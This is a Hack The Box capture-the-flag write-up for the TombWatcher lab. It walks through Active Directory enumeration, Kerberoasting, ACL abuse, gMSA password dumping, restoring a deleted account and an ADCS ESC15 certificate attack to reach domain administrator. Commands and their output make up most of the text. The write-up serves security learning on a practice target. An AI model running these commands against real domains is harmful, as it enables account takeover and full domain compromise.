HTB - TombWatcher
HTB - TombWatcher⌗
Enumeration:⌗
# Nmap 7.95 scan initiated Sun Jun  8 02:30:33 2025 as: /usr/lib/nmap/nmap -v -p - -Pn -T4 -A -oN nmaptcp tombwatcher.htb
Nmap scan report for tombwatcher.htb (10.129.251.196)
Host is up (0.020s latency).
Not shown: 65514 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-06-07 23:32:40Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Issuer: commonName=tombwatcher-CA-1
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2024-11-16T00:47:59
| Not valid after:  2025-11-16T00:47:59
| MD5:   a396:4dc0:104d:3c58:54e0:19e3:c2ae:0666
|_SHA-1: fe5e:76e2:d528:4a33:8adf:c84e:92e3:900e:4234:ef9c
|_ssl-date: 2025-06-07T23:34:15+00:00; +4h00m00s from scanner time.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-06-07T23:34:15+00:00; +4h00m00s from scanner time.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Issuer: commonName=tombwatcher-CA-1
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2024-11-16T00:47:59
| Not valid after:  2025-11-16T00:47:59
| MD5:   a396:4dc0:104d:3c58:54e0:19e3:c2ae:0666
|_SHA-1: fe5e:76e2:d528:4a33:8adf:c84e:92e3:900e:4234:ef9c
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Issuer: commonName=tombwatcher-CA-1
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2024-11-16T00:47:59
| Not valid after:  2025-11-16T00:47:59
| MD5:   a396:4dc0:104d:3c58:54e0:19e3:c2ae:0666
|_SHA-1: fe5e:76e2:d528:4a33:8adf:c84e:92e3:900e:4234:ef9c
|_ssl-date: 2025-06-07T23:34:15+00:00; +4h00m00s from scanner time.
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-06-07T23:34:15+00:00; +4h00m00s from scanner time.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Issuer: commonName=tombwatcher-CA-1
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2024-11-16T00:47:59
| Not valid after:  2025-11-16T00:47:59
| MD5:   a396:4dc0:104d:3c58:54e0:19e3:c2ae:0666
|_SHA-1: fe5e:76e2:d528:4a33:8adf:c84e:92e3:900e:4234:ef9c
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49666/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49678/tcp open  msrpc         Microsoft Windows RPC
49679/tcp open  msrpc         Microsoft Windows RPC
49698/tcp open  msrpc         Microsoft Windows RPC
49705/tcp open  msrpc         Microsoft Windows RPC
49724/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1903 - 21H1 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 3h59m59s, deviation: 0s, median: 3h59m59s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-06-07T23:33:35
|_  start_date: N/A

TRACEROUTE (using port 53/tcp)
HOP RTT      ADDRESS
1   19.58 ms 10.10.14.1
2   20.29 ms tombwatcher.htb (10.129.251.196)

Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jun  8 02:34:15 2025 -- 1 IP address (1 host up) scanned in 222.15 seconds
User exploit⌗
This machine starts with credentials for the henry user given on the Hack The Box machine page. Looking at the nmap scan, we can see all the usual Active Directory ports open. We can start by enumerating the domain using BloodHound.py using the given credentials.
$ /opt/bloodhound/BloodHound.py/bloodhound.py -c All -d tombwatcher.htb -u henry -p 'H3nry_987TGV!' -ns 10.129.251.196 --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: tombwatcher.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.tombwatcher.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.tombwatcher.htb
INFO: Found 9 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.tombwatcher.htb
INFO: Done in 00M 04S
INFO: Compressing output into 20250609051629_bloodhound.zip
After ingesting this data into Bloodhound, we can see a pretty clear path starting from the henry user all the way down to the john user.

The path goes as follows:
# First, abuse the WriteSPN privilege over Alfred to get a TGS
$ python targetedKerberoast.py -v -d 'tombwatcher.htb' -u 'henry' -p 'H3nry_987TGV!'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (Alfred)
[+] Printing hash for (Alfred)
$krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb/Alfred*$fbd97d1279b276baa0cb62b9e661991c$b1b8264546b4d3e73e07dfd67e73ef818bfad3b4597b638575a58ab94a217a91bb2b6a0c7a8b696be176ddbc9f712acb776ba8f66745c00d417562daef39cc43d1f1ba3c850886a4781818651e5784e0118a57c05a647231f782ce771f5a2f8835a6323d9ae904ddcb660cf2e4d97ec0ade41d53d485274ca228b6ebd0c78a4e5c3cb210a2c543782bdfe167fbdf4dedd97457db10edcee3352c0e2d1bc02d5eeb8945aab1d0c5c8a0c842344a66db08b3addc1b9bc67765aeda6d7bee4b03451231d80582ba3cf7f9d58e261a2b9db9d8ed16f7315a78833f6fa8b3d31a1ffa7fdd5275750f5bd08a04a478143abd6036dd74d227ddb16ef4a9d768384f8a755ca18b3b505e5b5478cb1d8f57ad04ae9fe69710a1cb19a695cd222db48e0f399aeceedeb363deb98ca1b9eb5a680dde58cbfc992c030099d0c1499086240a00e08cb5ddff906ac98c008c7cbab485cd665c9810e8d8af84e52ca244be0dbe91b076810da47f6d59a0512b15478c15b6a9dadd643965415a41456eb80221bae5b09b34fe14f8183994fbea6b0f051e0ccee8b7ee3f1ec312d8fd11a77cfd7284544c6a661ec972d60720ac4608b5c4f7ff1a120a5ff9a83351a444e51194024ee6da224dbb48661d1c3649475e80520a654961ed52c574fa36a2a7f9215a2f0f433923013aea1de0ba562b3888722f34d06dd447bef5a94161d3a5cbbc49adcc942408dc60072616a25a4ba67a0db9a07dd6215c35bfac6497265e798b8f05613cbc3c0d04589167b790572bd5f013a17d6b98694acf37caa2267e0a8b1a6d73b3a1b52ea9734cddce956edd84bae93570fff73021afbe8928712c5a311e59c79ee0e84378cc3fb10731e30a46011a0b015372f8b195e94e49b425b71397b270e2665a85968fbb416699c387416c01c4f8ac3945b3512f3bf77098e6957646fdfb339b5ba0243693446f56aca299e43e3b722cdfb55a072861565f566096890376f7676cb8e867dee247228c8d732532e40bb0d6e5248fdcfd459922d1199ca3704494a9dfc938d8114e1292a8eff0fc4001061c011f451badcd14e0bbf7985e45415879bc7cc1a0056f90bd52d6d7de54b86affe62339c58d4fbb7fcc7217f6275b340f6d8947597a78b719226af69a88c6dbf437b6599c1e722bd3249e6cee3c714ec92812873dbf92290be5374986a833af1b6c857aa38b061fc25dea3c9049f589e0068db06997e123237a111f2acfa04d75cf9d995cad09a1131ba3b44c16e63b684a051c2da85ea09579c1678f963f502fedbc1f58f1a45f7dfdf5430f9515491bf82ac8520e985041b6e0ca2299699bea6ebcb3139a8668ebb7f530d1525f9dc0a5a89aaedb0f88b33c44912c5b23b5be942736c1170ce3b5f357276c8d109f940b04342295c59c47d919f4d557c1ef16111df42c2365e581289bd677ac8660f7bd56ed1ac53b17cff3b03e99d2156fe418
[VERBOSE] SPN removed successfully for (Alfred)

# Crack the TGS using hashcat to recover Alfred's password
$ ./hashcat.bin tombwatcher.hashes rockyou.txt

# Abuse the AddSelf privilege over the Infrastructure group to add Alfred to it
$ python bloodyAD.py --host dc01.tombwatcher.htb -d "tombwatcher.htb" -u "Alfred" -p "basketball" add groupMember "Infrastructure" "Alfred"
[+] Alfred added to Infrastructure

# Abuse the ReadGMSAPassword privilege over ansible_dev$ to get his NT hash
$ python gMSADumper.py -u 'Alfred' -p 'basketball' -d 'tombwatcher.htb'
Users or groups who can read password for ansible_dev$:
 > Infrastructure
ansible_dev$:::1c37d00093dc2a5f25176bf2d474afdc
ansible_dev$:aes256-cts-hmac-sha1-96:526688ad2b7ead7566b70184c518ef665cc4c0215a1d634ef5f5bcda6543b5b3
ansible_dev$:aes128-cts-hmac-sha1-96:91366223f82cd8d39b0e767f0061fd9a

# Abuse the ForceChangePassword privilege over sam to change his password
$ pth-net rpc password "sam" 'Password123!' -U "TOMBWATCHER"/'ansible_dev$'%"ffffffffffffffffffffffffffffffff":"1c37d00093dc2a5f25176bf2d474afdc" -S "dc01.tombwatcher.htb"
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...

# Finally, abuse the WriteOwner privilege over john to set ourselves as his owner, give us FullControl privileges and change his password
$ owneredit.py -action write -new-owner 'sam' -target 'john' 'tombwatcher.htb'/'sam':'Password123!'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-1392491010-1358638721-2126982587-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=tombwatcher,DC=htb
[*] OwnerSid modified successfully!

$ dacledit.py -action 'write' -rights 'FullControl' -principal 'sam' -target 'john' 'tombwatcher.htb'/'sam':'Password123!'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20250608-134627.bak
[*] DACL modified successfully!

$ net rpc password "john" 'Password123!' -U "TOMBWATCHER"/"sam"%'Password123!' -S "dc01.tombwatcher.htb"
Since john is part of the Remote Management Users group, we can use evil-winrm to connect to the machine with his newly set password and recover the user.txt flag.
$ evil-winrm -u john -p 'Password123!' -i 10.129.251.196

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\john\Documents> cd ..
*Evil-WinRM* PS C:\Users\john> cd Desktop
*Evil-WinRM* PS C:\Users\john\Desktop> type user.txt
b890a58e76d6fd6b7663c9df473f275f
Root exploit⌗
Taking another look at the BloodHound graph, we can see that the john user has the GenericAll privilege over the ADCS organizational unit, but since it is empty, it doesn’t look super helpful. After looking around for quite a while on the machine without success, a thought crossed my mind because of the name of the machine (TombWatcher). Using our WinRM shell as john, we can see if there are any deleted Active Directory objects that might have evaded our initial BloodHound.py scan (I admit that this was purely a hunch, with no technical hint to back it up).
*Evil-WinRM* PS C:\Users\john\Documents> Get-ADObject -Filter 'isdeleted -eq $TRUE -and name -ne "Deleted Objects"' -IncludeDeletedObjects -Properties * | `
Format-List cn,samAccountName,displayName,lastknownParent,whenchanged


cn              : cert_admin
                  DEL:f80369c8-96a2-4a7f-a56c-9c15edd7d1e3
samAccountName  : cert_admin
displayName     :
lastknownParent : OU=ADCS,DC=tombwatcher,DC=htb
whenchanged     : 11/15/2024 7:57:59 PM

cn              : cert_admin
                  DEL:c1f1f0fe-df9c-494c-bf05-0679e181b358
samAccountName  : cert_admin
displayName     :
lastknownParent : OU=ADCS,DC=tombwatcher,DC=htb
whenchanged     : 11/16/2024 12:04:21 PM

cn              : cert_admin
                  DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf
samAccountName  : cert_admin
displayName     :
lastknownParent : OU=ADCS,DC=tombwatcher,DC=htb
whenchanged     : 11/16/2024 12:07:27 PM
Well, would you look at that! We see three cert_admin users, all members of the organizational unit we control. Let’s restore the one that was the most recently deleted since we have the GenericAll privilege over the organizational unit to which the object belongs.
*Evil-WinRM* PS C:\Users\john\Documents> Restore-ADObject -Identity "938182c3-bf0b-410a-9aaa-45c8e1a02ebf"

*Evil-WinRM* PS C:\Users\john\Documents> net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            Alfred                   cert_admin
Guest                    Henry                    john
krbtgt                   sam
The command completed with one or more errors.
Looks like it worked! Let’s run SharpHound and see if a new path presents itself to us in BloodHound.
*Evil-WinRM* PS C:\Users\john\Documents> cd C:\
*Evil-WinRM* PS C:\> mkdir Temp


    Directory: C:\


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         6/8/2025   6:55 PM                Temp


*Evil-WinRM* PS C:\> cd Temp
*Evil-WinRM* PS C:\Temp> upload ../sharphound/SharpHound.exe

Info: Uploading /opt/bloodhound/../sharphound/SharpHound.exe to C:\Temp\SharpHound.exe

Data: 1713492 bytes of 1713492 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Temp> .\SharpHound.exe
2025-06-08T18:56:18.2552905-04:00|INFORMATION|This version of SharpHound is compatible with the 5.0.0 Release of BloodHound
2025-06-08T18:56:18.4271736-04:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, CertServices, LdapServices, WebClientService, SmbInfo
2025-06-08T18:56:18.4740528-04:00|INFORMATION|Initializing SharpHound at 6:56 PM on 6/8/2025
2025-06-08T18:56:18.5052918-04:00|INFORMATION|Resolved current domain to tombwatcher.htb
2025-06-08T18:56:18.7084158-04:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, CertServices, LdapServices, WebClientService, SmbInfo
2025-06-08T18:56:18.8334392-04:00|INFORMATION|Beginning LDAP search for tombwatcher.htb
2025-06-08T18:56:18.9271640-04:00|INFORMATION|Beginning LDAP search for tombwatcher.htb Configuration NC
2025-06-08T18:56:18.9427911-04:00|INFORMATION|Producer has finished, closing LDAP channel
2025-06-08T18:56:18.9584220-04:00|INFORMATION|LDAP channel closed, waiting for consumers
2025-06-08T18:56:18.9584220-04:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for TOMBWATCHER.HTB
2025-06-08T18:56:18.9896693-04:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for TOMBWATCHER.HTB
2025-06-08T18:56:19.2240395-04:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for TOMBWATCHER.HTB
2025-06-08T18:56:19.5365395-04:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for TOMBWATCHER.HTB
2025-06-08T18:56:24.1616778-04:00|INFORMATION|Consumers finished, closing output channel
Closing writers
2025-06-08T18:56:24.2085589-04:00|INFORMATION|Output channel closed, waiting for output task to complete
2025-06-08T18:56:24.4896922-04:00|INFORMATION|Status: 342 objects finished (+342 68.4)/s -- Using 40 MB RAM
2025-06-08T18:56:24.4896922-04:00|INFORMATION|Enumeration finished in 00:00:05.6702647
2025-06-08T18:56:24.5990622-04:00|INFORMATION|Saving cache with stats: 23 ID to type mappings.
 1 name to SID mappings.
 1 machine sid mappings.
 4 sid to domain mappings.
 0 global catalog mappings.
2025-06-08T18:56:24.6303544-04:00|INFORMATION|SharpHound Enumeration Completed at 6:56 PM on 6/8/2025! Happy Graphing!
*Evil-WinRM* PS C:\Temp> dir


    Directory: C:\Temp


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         6/8/2025   6:56 PM          35694 20250608185619_BloodHound.zip
-a----         6/8/2025   6:56 PM           1879 NzkzZThmZmEtZjFhYi00OTRmLTgzMzctMWY3N2FmZGE1ZmUy.bin
-a----         6/8/2025   6:56 PM        1285120 SharpHound.exe


*Evil-WinRM* PS C:\Temp> download 20250608185619_BloodHound.zip

Info: Downloading C:\Temp\20250608185619_BloodHound.zip to 20250608185619_BloodHound.zip

Info: Download successful!


We can see that the john user has the GenericAll privilege over cert_admin (which we already knew), but also that cert_admin has the Enroll privilege over the Web Server certificate template. This looks promising! Let’s change the password for the cert_admin user and run certipy-ad to see if the configuration is vulnerable to an ADCSESC attack.
$ net rpc password "cert_admin" 'Password123!' -U "TOMBWATCHER"/"john"%'Password123!' -S "dc01.tombwatcher.htb"

$ certipy-ad find -username 'cert_admin@tombwatcher.htb' -password 'Password123!' -dc-ip 10.129.251.196 -vulnerable
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'tombwatcher-CA-1' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'tombwatcher-CA-1'
[*] Checking web enrollment for CA 'tombwatcher-CA-1' @ 'DC01.tombwatcher.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to '20250608135326_Certipy.txt'
[*] Wrote text output to '20250608135326_Certipy.txt'
[*] Saving JSON output to '20250608135326_Certipy.json'
[*] Wrote JSON output to '20250608135326_Certipy.json'

$ cat 20250608135326_Certipy.txt
Certificate Authorities
  0
    CA Name                             : tombwatcher-CA-1
    DNS Name                            : DC01.tombwatcher.htb
    Certificate Subject                 : CN=tombwatcher-CA-1, DC=tombwatcher, DC=htb
    Certificate Serial Number           : 3428A7FC52C310B2460F8440AA8327AC
    Certificate Validity Start          : 2024-11-16 00:47:48+00:00
    Certificate Validity End            : 2123-11-16 00:57:48+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : TOMBWATCHER.HTB\Administrators
      Access Rights
        ManageCa                        : TOMBWATCHER.HTB\Administrators
                                          TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        ManageCertificates              : TOMBWATCHER.HTB\Administrators
                                          TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Enroll                          : TOMBWATCHER.HTB\Authenticated Users
Certificate Templates
  0
    Template Name                       : WebServer
    Display Name                        : Web Server
    Certificate Authorities             : tombwatcher-CA-1
    Enabled                             : True
    Client Authentication               : False
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Extended Key Usage                  : Server Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 1
    Validity Period                     : 2 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2024-11-16T00:57:49+00:00
    Template Last Modified              : 2024-11-16T17:07:26+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
                                          TOMBWATCHER.HTB\cert_admin
      Object Control Permissions
        Owner                           : TOMBWATCHER.HTB\Enterprise Admins
        Full Control Principals         : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Owner Principals          : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Dacl Principals           : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Property Enroll           : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
                                          TOMBWATCHER.HTB\cert_admin
    [+] User Enrollable Principals      : TOMBWATCHER.HTB\cert_admin
    [!] Vulnerabilities
      ESC15                             : Enrollee supplies subject and schema version is 1.
    [*] Remarks
      ESC15                             : Only applicable if the environment has not been patched. See CVE-2024-49019 or the wiki for more details.
certipy-ad has identified a potential ESC15 attack, let’s try it out.
$ certipy-ad req -u 'cert_admin@tombwatcher.htb' -p 'Password123!' -dc-ip '10.129.251.196' -target 'dc01.tombwatcher.htb' -ca 'tombwatcher-CA-1' -template 'WebServer' -upn 'administrator@tombwatcher.htb' -sid 'S-1-5-21-1392491010-1358638721-2126982587-500' -application-policies 'Client Authentication'
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 5
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@tombwatcher.htb'
[*] Certificate object SID is 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'

$ certipy-ad auth -pfx 'administrator.pfx' -dc-ip '10.129.251.196' -ldap-shell
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@tombwatcher.htb'
[*]     SAN URL SID: 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*]     Security Extension SID: 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Connecting to 'ldaps://10.129.251.196:636'
[*] Authenticated to '10.129.251.196' as: 'u:TOMBWATCHER\\Administrator'
Type help for list of commands

$ add_user_to_group john administrators
Adding user: john to group Administrators result: OK
Now that john is a member of the Administrators group, we can connect using evil-winrm once again and get the root.txt flag.
$ evil-winrm -u john -p 'Password123!' -i 10.129.251.196

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\john\Documents> cd ..
*Evil-WinRM* PS C:\Users\john> cd ..
*Evil-WinRM* PS C:\Users> cd Administrator
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
a9dd7c6a1f7dd718bd5900d60e960cd0
Resources:⌗
| Hyperlink | Info |
|---|---|
| https://github.com/dirkjanm/BloodHound.py | BloodHound.py |
| https://github.com/SpecterOps/BloodHound | BloodHound Community Edition |
| https://github.com/ShutdownRepo/targetedKerberoast | targetedKerberoast |
| https://github.com/hashcat/hashcat | hashcat |
| https://github.com/CravateRouge/bloodyAD | bloodyAD |
| https://github.com/micahvandeusen/gMSADumper | gMSADumper |
| https://github.com/fortra/impacket | Impacket |
| https://github.com/Hackplayers/evil-winrm | Evil-WinRM |
| https://github.com/SpecterOps/SharpHound | SharpHound |
| https://github.com/ly4k/Certipy | Certipy - AD CS Attack & Enumeration Toolkit |